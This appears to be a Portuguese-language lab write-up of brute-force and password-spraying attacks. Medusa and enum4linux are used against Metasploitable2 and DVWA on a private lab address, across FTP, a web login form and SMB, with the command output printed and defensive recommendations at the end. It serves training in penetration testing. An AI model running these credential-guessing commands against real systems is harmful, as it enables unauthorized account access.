Primer ataque

Executamos os seguintes comandos para criar os usuários e senhas

```
┌──(kali㉿kali)-[~]
└─$ echo -e 'pedro\nmsfadmin\nadmin\nroot' > users.txt

┌──(kali㉿kali)-[~]
└─$ echo -e 'pedro123\npassword\nqwerty\nmsfadmin' > pass.txt
```

Figura 1

Usamos medusa para tentar achar o usuário e senha da máquina que a gente que vulnerar, nesse caso o metasploitable2 o qual está na ip 192.168.156.11. Para isso usamos os arquivos criados no passo anterior com os usuários e senhas possíveis, e o serviço a ser vulnerabilizado e o ftp e usamos o comando -t 6 para indicar que estamos utilizando 6 treds simultâneas pra fazer o ataque mais rápido.

```
┌──(kali㉿kali)-[~]
└─$ medusa -h 192.168.56.11 -U users.txt -P pass.txt -M ftp -t 6
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofu
s.net>

2025-11-25 07:49:00 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: pedro (1 of 4, 1 complete) Password: msfadmin (1 of 4 complete)
2025-11-25 07:49:00 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: msfadmin (2 of 4, 1 complete) Password: pedro123 (1 of 4 complete)
2025-11-25 07:49:00 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: msfadmin (2 of 4, 1 complete) Password: password (2 of 4 complete)
2025-11-25 07:49:00 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: msfadmin (2 of 4, 2 complete) Password: msfadmin (3 of 4 complete)
2025-11-25 07:49:00 ACCOUNT FOUND: [ftp] Host: 192.168.56.11 User: msfadmin P
assword: msfadmin [SUCCESS]
2025-11-25 07:49:02 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: pedro (1 of 4, 3 complete) Password: pedro123 (2 of 4 complete)
2025-11-25 07:49:02 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: pedro (1 of 4, 3 complete) Password: password (3 of 4 complete)
2025-11-25 07:49:02 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: pedro (1 of 4, 3 complete) Password: qwerty (4 of 4 complete)
2025-11-25 07:49:03 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: msfadmin (2 of 4, 4 complete) Password: qwerty (4 of 4 complete)
2025-11-25 07:49:03 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: admin (3 of 4, 4 complete) Password: pedro123 (1 of 4 complete)
2025-11-25 07:49:03 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: admin (3 of 4, 4 complete) Password: password (2 of 4 complete)
2025-11-25 07:49:04 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: admin (3 of 4, 4 complete) Password: qwerty (3 of 4 complete)
2025-11-25 07:49:04 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: admin (3 of 4, 5 complete) Password: msfadmin (4 of 4 complete)
2025-11-25 07:49:04 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: root (4 of 4, 5 complete) Password: pedro123 (1 of 4 complete)
2025-11-25 07:49:06 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: root (4 of 4, 5 complete) Password: password (2 of 4 complete)
2025-11-25 07:49:06 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: root (4 of 4, 5 complete) Password: qwerty (3 of 4 complete)
2025-11-25 07:49:06 ACCOUNT CHECK: [ftp] Host: 192.168.56.11 (1 of 1, 0 compl
ete) User: root (4 of 4, 5 complete) Password: msfadmin (4 of 4 complete)
```

Figura 2

Como pode ser visualizar na Figura 2 ele acho com sucesso o usuário e senha pra entrar por ftp no metasploitable2.

A Figura 3 mostra como ao utilizar a senha e o usuário proporcionado pela medusa para o serviço ftp, conseguimos ter acesso ao serviço com o comando ftp e a ip da máquina alvo




Figura 3

Recomendações:
Utilizar senhas longas com letras maiúsculas, letras minúsculas, números
Não utilizar nas senhas coisas pessoais como data de aniversário, nomes de conhecidos, nomes de animais, entre outros.

Segundo ataque de forca bruta en sitios web
Para isso primeramente vamos utilizar o navegador com a ip da maquina do kali linux nesse caso a ip e 192.168.56.11
o comando no navegador e 192.168.56.11\dvwa vamos ter uma tela cómo na Figura 4




Figura 4

A pós chegar na tela usamos a ferramenta de inspecionar do navegador e vamos na aba de network onde no formulário a gente vai tentar um usuário e uma senha qualquer e ver o que o formulário espera como parâmetros. Na figura 5 pode se ver na parte do request da nossa solicitação quanto tentamos preencher o formulário os parâmetros que espera o site




Figura 5

Como pode se ver ele espera os parâmetros de username, password e login, mais ademais no formulário pode se observar que quando o login está errado lança um login failed. O login failed e o indicativo como o site maneja quando um login esta errado.

Pra efetuar o ataque para descobrir a senha e usuario se criam wordlist que a medusa vai usar para intentar combinações para encontrar qual delas e a que da o login succesfull. Para isso utilizamos o comando da Figura 1 também pode se buscar worlist na internet para testar. A pós ter os wordist utilizamos a informação obtida com a inspeção da página web e criamos un comando com medusa para tentar as senhas e usuários. A Figura 6 pode se apreciar o comando utilizado

```
┌──(kali㉿kali)-[~]
└─$ medusa -h 192.168.56.11 -U users.txt -P pass.txt -M http \ -m PAGE:'/dvwa/login.php' \
-m FORM:'username=^USER^&password=^PASS^&Login=Login'\
-m 'FAIL=Login failed' -t 6
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

WARNING: Invalid method: FORM.
WARNING: WARNING: WARNING: WARNING: Invalid method: FORM.
Invalid method: FORM.
Invalid method: FORM.
WARNING: Invalid method: FORM.
Invalid method: FORM.
2025-11-25 08:47:07 ACCOUNT CHECK: [http] Host: 192.168.56.11 (1 of 1, 0 complete) User: pedro (1 of 4, 1 complete) Password: password (1 of 4 complete)
2025-11-25 08:47:07 ACCOUNT FOUND: [http] Host: 192.168.56.11 User: pedro Password: password [SUCCESS]
2025-11-25 08:47:07 ACCOUNT CHECK: [http] Host: 192.168.56.11 (1 of 1, 0 complete) User: pedro (1 of 4, 2 complete) Password: pedro123 (2 of 4 complete)
2025-11-25 08:47:07 ACCOUNT FOUND: [http] Host: 192.168.56.11 User: pedro Password: pedro123 [SUCCESS]
2025-11-25 08:47:07 ACCOUNT CHECK: [http] Host: 192.168.56.11 (1 of 1, 0 complete) User: msfadmin (2 of 4, 3 complete) Password: qwerty (1 of 4 complete)
2025-11-25 08:47:07 ACCOUNT FOUND: [http] Host: 192.168.56.11 User: msfadmin Password: qwerty [SUCCESS]
2025-11-25 08:47:07 ACCOUNT CHECK: [http] Host: 192.168.56.11 (1 of 1, 0 complete) User: msfadmin (2 of 4, 4 complete) Password: msfadmin (2 of 4 complete)
2025-11-25 08:47:07 ACCOUNT FOUND: [http] Host: 192.168.56.11 User: msfadmin Password: msfadmin [SUCCESS]
2025-11-25 08:47:07 ACCOUNT CHECK: [http] Host: 192.168.56.11 (1 of 1, 0 complete) User: msfadmin (2 of 4, 5 complete) Password: pedro123 (3 of 4 complete)
2025-11-25 08:47:07 ACCOUNT FOUND: [http] Host: 192.168.56.11 User: msfadmin Password: pedro123 [SUCCESS]
2025-11-25 08:47:07 ACCOUNT CHECK: [http] Host: 192.168.56.11 (1 of 1, 0 complete) User: admin (3 of 4, 6 complete) Password: pedro123 (1 of 4 complete)
2025-11-25 08:47:07 ACCOUNT FOUND: [http] Host: 192.168.56.11 User: admin Password: pedro123 [SUCCESS]
2025-11-25 08:47:07 ACCOUNT CHECK: [http] Host: 192.168.56.11 (1 of 1, 0 complete) User: admin (3 of 4, 7 complete) Password: password (2 of 4 complete)
2025-11-25 08:47:07 ACCOUNT FOUND: [http] Host: 192.168.56.11 User: admin Password: password [SUCCESS]
2025-11-25 08:47:07 ACCOUNT CHECK: [http] Host: 192.168.56.11 (1 of 1, 0 complete) User: root (4 of 4, 8 complete) Password: password (1 of 4 complete)
2025-11-25 08:47:07 ACCOUNT FOUND: [http] Host: 192.168.56.11 User: root Password: password [SUCCESS]
2025-11-25 08:47:07 ACCOUNT CHECK: [http] Host: 192.168.56.11 (1 of 1, 0 complete) User: root (4 of 4, 9 complete) Password: pedro123 (2 of 4 complete)
2025-11-25 08:47:07 ACCOUNT FOUND: [http] Host: 192.168.56.11 User: root Password: pedro123 [SUCCESS]
2025-11-25 08:47:07 ACCOUNT CHECK: [http] Host: 192.168.56.11 (1 of 1, 0 complete) User: root (4 of 4, 10 complete) Password: qwerty (3 of 4 complete)
2025-11-25 08:47:07 ACCOUNT FOUND: [http] Host: 192.168.56.11 User: root Password: qwerty [SUCCESS]
2025-11-25 08:47:07 ACCOUNT CHECK: [http] Host: 192.168.56.11 (1 of 1, 0 complete) User: pedro (1 of 4, 11 complete) Password: qwerty (3 of 4 complete)
2025-11-25 08:47:07 ACCOUNT FOUND: [http] Host: 192.168.56.11 User: pedro Password: qwerty [SUCCESS]
2025-11-25 08:47:07 ACCOUNT CHECK: [http] Host: 192.168.56.11 (1 of 1, 0 complete) User: msfadmin (2 of 4, 12 complete) Password: password (4 of 4 complete)
2025-11-25 08:47:07 ACCOUNT FOUND: [http] Host: 192.168.56.11 User: msfadmin Password: password [SUCCESS]
2025-11-25 08:47:07 ACCOUNT CHECK: [http] Host: 192.168.56.11 (1 of 1, 0 complete) User: pedro (1 of 4, 13 complete) Password: msfadmin (4 of 4 complete)
2025-11-25 08:47:07 ACCOUNT FOUND: [http] Host: 192.168.56.11 User: pedro Password: msfadmin [SUCCESS]
```

Figura 6

Provamos com umas das contas que deu sucesso nesse caso admin y password e como podemos ver na Figura 7 conseguimos vulnerar o sitio web




Figura 7

Ataque em Cadeia contra o SMB com Spraying

Primeiramente extraímos informação para ver as contas existentes no samba.
Para isso primeiramente utilizamos o comando da Figura 8. Para buscar as contas reais buscamos os rid onde vamos ver as contas dos usuarios existentes cómo pode se ver na Figura 9.

```
┌──(kali㉿kali)-[~]
└─$ enum4linux -a 192.168.56.11 | tee enum4_output.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Nov 25 09:03:34 2025

 ========================================( Target Information )========================================

Target ........... 192.168.56.11
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Figura 8

```
user:[games] rid:[0×3f2]
user:[nobody] rid:[0×1f5]
user:[bind] rid:[0×4ba]
user:[proxy] rid:[0×402]
user:[syslog] rid:[0×4b4]
user:[user] rid:[0×bba]
user:[www-data] rid:[0×42a]
user:[root] rid:[0×3e8]
user:[news] rid:[0×3fa]
user:[postgres] rid:[0×4c0]
user:[bin] rid:[0×3ec]
user:[mail] rid:[0×3f8]
user:[distccd] rid:[0×4c6]
user:[proftpd] rid:[0×4ca]
user:[dhcp] rid:[0×4b2]
user:[daemon] rid:[0×3ea]
user:[sshd] rid:[0×4b8]
user:[man] rid:[0×3f4]
user:[lp] rid:[0×3f6]
user:[mysql] rid:[0×4c2]
user:[gnats] rid:[0×43a]
user:[libuuid] rid:[0×4b0]
user:[backup] rid:[0×42c]
user:[msfadmin] rid:[0×bb8]
user:[telnetd] rid:[0×4c8]
user:[sys] rid:[0×3ee]
user:[klog] rid:[0×4b6]
user:[postfix] rid:[0×4bc]
user:[service] rid:[0×bbc]
user:[list] rid:[0×434]
user:[irc] rid:[0×436]
user:[ftp] rid:[0×4be]
user:[tomcat55] rid:[0×4c4]
user:[sync] rid:[0×3f0]
user:[uucp] rid:[0×3fc]
```

Figura 9

Logo criamos os wordlist para nosso ataque como pode se ver na Figura 10 para poder utilizar o Medusa novamente

```
┌──(kali㉿kali)-[~]
└─$ echo -e "user\nmsfadmin\nservice\backup" > smb_users.txt

┌──(kali㉿kali)-[~]
└─$ echo -e "password\n123456\nWelcome123\nmsfadmin" > senhas_spray.txt
```


Figura 10

Na Figura 11 podemos ver o comando utilizado para efetuar o comando do ataque no servidor do samba onde -t 2 e a cantidade usuários que vamos a simular para tentar senhas e T- 50 quantas vamos a fazer em simultâneo.

```
┌──(kali㉿kali)-[~]
└─$ medusa -h 192.168.56.11 -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-11-25 09:15:49 ACCOUNT CHECK: [smbnt] Host: 192.168.56.11 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: password (1 of 4 complete)
2025-11-25 09:15:49 ACCOUNT CHECK: [smbnt] Host: 192.168.56.11 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: 123456 (2 of 4 complete)
2025-11-25 09:15:49 ACCOUNT CHECK: [smbnt] Host: 192.168.56.11 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: Welcome123 (3 of 4 complete)
2025-11-25 09:15:49 ACCOUNT CHECK: [smbnt] Host: 192.168.56.11 (1 of 1, 0 complete) User: user (1 of 3, 1 complete) Password: msfadmin (4 of 4 complete)
2025-11-25 09:15:49 ACCOUNT CHECK: [smbnt] Host: 192.168.56.11 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: password (1 of 4 complete)
2025-11-25 09:15:49 ACCOUNT CHECK: [smbnt] Host: 192.168.56.11 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: 123456 (2 of 4 complete)
2025-11-25 09:15:49 ACCOUNT CHECK: [smbnt] Host: 192.168.56.11 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: Welcome123 (3 of 4 complete)
2025-11-25 09:15:49 ACCOUNT CHECK: [smbnt] Host: 192.168.56.11 (1 of 1, 0 complete) User: service[08]ackup (3 of 3, 2 complete) Password: password (1 of 4 complete)
2025-11-25 09:15:49 ACCOUNT CHECK: [smbnt] Host: 192.168.56.11 (1 of 1, 0 complete) User: msfadmin (2 of 3, 2 complete) Password: msfadmin (4 of 4 complete)
2025-11-25 09:15:49 ACCOUNT FOUND: [smbnt] Host: 192.168.56.11 User: msfadmin Password: msfadmin [SUCCESS (ADMIN$ - Access Allowed)]
2025-11-25 09:15:49 ACCOUNT CHECK: [smbnt] Host: 192.168.56.11 (1 of 1, 0 complete) User: service[08]ackup (3 of 3, 3 complete) Password: Welcome123 (2 of 4 complete)
2025-11-25 09:15:49 ACCOUNT CHECK: [smbnt] Host: 192.168.56.11 (1 of 1, 0 complete) User: service[08]ackup (3 of 3, 3 complete) Password: 123456 (3 of 4 complete)
2025-11-25 09:15:49 ACCOUNT CHECK: [smbnt] Host: 192.168.56.11 (1 of 1, 0 complete) User: service[08]ackup (3 of 3, 4 complete) Password: msfadmin (4 of 4 complete)
```

Com o username encontrado testamos a validez do ataque



Recomendacoes:

No usar senhas fáciles

Autenticação de dois fatores

Expirar as senhas cada quanto pra a pessoa trocar

Segmentacao da rede

Bloqueio da conta por um determinado numero de tentativas